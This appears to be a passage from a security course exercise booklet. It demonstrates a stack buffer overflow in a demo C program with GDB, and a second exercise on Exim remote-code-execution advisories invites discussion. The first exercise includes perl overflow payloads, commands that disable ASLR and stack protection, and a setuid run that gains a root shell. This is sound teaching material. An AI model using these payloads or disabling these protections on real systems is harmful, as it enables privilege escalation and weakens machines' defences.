NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work, while at this version of Debian dash worked. May not work anymore.

Use GDB to repeat the demo by the instructor.

Hints:

First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
000000000201040 B __bss_start
000000000201040 b completed.6972
                w __cxa_finalize@@GLIBC_2.2.5
000000000201030 D __data_start
000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
000000000200de0 t __do_global_dtors_aux_fini_array_entry
000000000201038 D __dso_handle
000000000200df0 d _DYNAMIC
000000000201040 D _edata
000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
000000000201000 d _GLOBAL_OFFSET_TABLE_
                w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
000000000200de0 t __init_array_end
000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                w _ITM_deregisterTMCloneTable
                w _ITM_registerTMCloneTable
000000000200de8 d __JCR_END__
000000000200de8 d __JCR_LIST__
                w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                U strcpy@@GLIBC_2.2.5
                U system@@GLIBC_2.2.5
000000000000077c T the_shell
000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☹ We cannot write zeroes, since `strcpy` stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04) . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```

Exercise 16

⚠ Real Vulnerabilities up to 30min

Objective:

Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:

See that the error types described in the books - are still causing problems.

Suggested method:

We will use the 2019 Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
<https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt>
- Exim RCE CVE-2019-15846 September
<https://exim.org/static/doc/security/CVE-2019-15846.txt>

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:

<https://www.openbsd.org/errata65.html>

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:

<https://www.openssh.com/security.html>

Hints:

Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:

When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:

How do you feel about running internet services. Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

A new product will often use a generic small computer and framework with security problems.